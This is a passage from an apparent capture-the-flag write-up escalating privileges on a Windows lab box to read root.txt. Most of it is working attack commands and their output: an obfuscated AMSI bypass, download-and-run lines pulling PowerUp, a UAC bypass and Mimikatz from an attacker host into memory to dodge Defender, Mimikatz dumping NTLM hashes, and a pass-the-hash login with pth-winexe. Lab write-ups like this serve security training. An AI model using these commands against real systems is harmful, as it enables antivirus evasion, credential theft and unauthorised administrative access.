    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\print_svc>
```

Lets use powerup and see if we have any privs, that didn't work it is blocked lets do an AMSI bypass

S`eT-It`em ('V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x')) ([TYpE]("{1}{0}"-F'F','rE')) ; (Get-varI`A`BLE (('1Q'+'2U') +'zX') -VaL)."A`ss`Embly"."GET`TY`Pe"(("{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')))."g`etf`iElD"(("{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')),("{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'))."sE`T`VaLUE"(${n`ULl},${t`RuE})

```
PS C:\Users\print_svc> S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) ) ;  (  Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('
.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
PS C:\Users\print_svc> iex (iwr http://192.168.0.24/PowerUp.ps1)
PS C:\Users\print_svc>
```

Looking above you may also wonder, why did we put in memory

```
PS C:\Users\print_svc> wget http://192.168.0.24/PowerUp.ps1 -OutFile PowerUp.ps1
PS C:\Users\print_svc> . .\PowerUp.ps1
. : Operation did not complete successfully because the file contains a virus or potentially unwanted software.
At line:1 char:3
+ . .\PowerUp.ps1
+   ~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\print_svc>
```

Thats why...

Since it is in memory we are less likely to get caught by defender and real time monitoring, which are both running on the machine. However, in memory we can still excute commands normally, lets do an invoke allchecks

```
PS C:\Users\print_svc> Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...


[*] Checking service executable and argument permissions...


[*] Checking service permissions...


[*] Checking %PATH% for potentially hijackable .dll locations...


HijackablePath : C:\Users\print_svc\AppData\Local\Microsoft\WindowsApps\
AbuseFunction  : Write-HijackDll -OutputFile 'C:\Users\print_svc\AppData\Local\Microsoft\WindowsApps\\wlbsctrl.dll' -Command '...'
```

We can bypass UAC and elevate our privs to admin!!!

Here is the site we are going to use to bypass our privs with a .ps1 script

https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Bypass-UAC/Bypass-UAC.ps1

```
PS C:\Users\print_svc> iex (iwr https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Bypass-UAC/Bypass-UAC.ps1)
PS C:\Users\print_svc> Bypass-UAC -Method ucmDismMethod

[!] Impersonating explorer.exe!
[+] PebBaseAddress: 0x00000010BF22F000
[!] RtlEnterCriticalSection --> &Peb->FastPebLock
[>] Overwriting &Peb->ProcessParameters.ImagePathName: 0x000001F508301BA0
[>] Overwriting &Peb->ProcessParameters.CommandLine: 0x000001F508301BB0
[?] Traversing &Peb->Ldr->InLoadOrderModuleList doubly linked list
[>] Overwriting _LDR_DATA_TABLE_ENTRY.FullDllName: 0x000001F508302648
[>] Overwriting _LDR_DATA_TABLE_ENTRY.BaseDllName: 0x000001F508302658
[!] RtlLeaveCriticalSection --> &Peb->FastPebLock

[>] Dropping proxy dll..
[+] 64-bit Yamabiko: C:\Users\PRINT_~1\AppData\Local\Temp\3\yam811676637.tmp
[>] Creating XML trigger: C:\Users\PRINT_~1\AppData\Local\Temp\3\pac2076817557.xml
[>] Performing elevated IFileOperation::MoveItem operation..

[?] Executing PkgMgr..
[!] UAC artifact: C:\Windows\System32\dismcore.dll
[!] UAC artifact: C:\Users\PRINT_~1\AppData\Local\Temp\3\pac2076817557.xml

PS C:\Users\print_svc>
```

Another shell opens and we get the following

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32\WindowsPowerShell\v1.0> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\Windows\system32\WindowsPowerShell\v1.0>
```

With the above privs there is some damage we can do, such as printspoofer and other things such as that

If we try to read root.txt we will see that we are denied, must be an administrator read only

```
PS C:\Windows\system32\WindowsPowerShell\v1.0> type C:\Users\Administrator\Desktop\Root.txt
type : Access to the path 'C:\Users\Administrator\Desktop\Root.txt' is denied.
At line:1 char:1
+ type C:\Users\Administrator\Desktop\Root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator\Desktop\Root.txt:String) [Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Windows\system32\WindowsPowerShell\v1.0>
```

Uploading Mimikatz

```
PS C:\Windows\system32\WindowsPowerShell\v1.0> iex (iwr http://192.168.0.24/Invoke-Mimikatz.ps1)
PS C:\Windows\system32\WindowsPowerShell\v1.0> Invoke-Mimikatz -Command '"lsadump::lsa /patch"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::lsa /patch
Domain : HATTER0 / S-1-5-21-369660942-3450265873-103296993

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : ddf5eb5351c272cb8cc4eae015f14e3a

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 250d32866fb85253b508aa9419bfe757

RID  : 0000044f (1103)
User : alice
LM   :
NTLM : ae974876d974abd805a989ebead86846

RID  : 00000450 (1104)
User : print_svc
LM   :
NTLM : b2daf38bbeb6f2d51bb641f8a5c756ed

RID  : 00000451 (1105)
User : overgrown
LM   :
NTLM : e2b573ccb5c362220e0a62b47c291530

RID  : 000003e8 (1000)
User : HATTER$
LM   :
NTLM : 4d6d480f941caddfcd665a918be31a61

PS C:\Windows\system32\WindowsPowerShell\v1.0>
PS C:\Windows\system32\WindowsPowerShell\v1.0>
```

Lets upload mimikatz as show above and continue working towards becoming the administrator user

Now that we have the hash we need to pass it

PTH

winrm is not running, so we won't be able to evil-winrm into the box

We need to figure out another way to PTH

xfreerdp with PTH also does not seem to work to well with this machine

A great article for PTH is the following

https://www.hackingarticles.in/lateral-movement-pass-the-hash-attack/

Lets use the pth-wmiexec to call for command prompt

```
┌──(kali㉿kali)-[~/Desktop/THMBox]
└─$ pth-winexe -U Administrator%00000000000000000000000000000000:ddf5eb5351c272cb8cc4eae015f14e3a //192.168.0.26 'cmd'
```

```
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.17763.3165]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0600-E6C9

 Directory of C:\Windows\system32
```

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0600-E6C9

 Directory of C:\Users\Administrator\Desktop

07/24/2022  02:09 AM    <DIR>          .
07/24/2022  02:09 AM    <DIR>          ..
07/24/2022  02:02 AM                34 Root.txt
               1 File(s)             34 bytes
               2 Dir(s)  34,518,609,920 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
```

And we are able to get the root.txt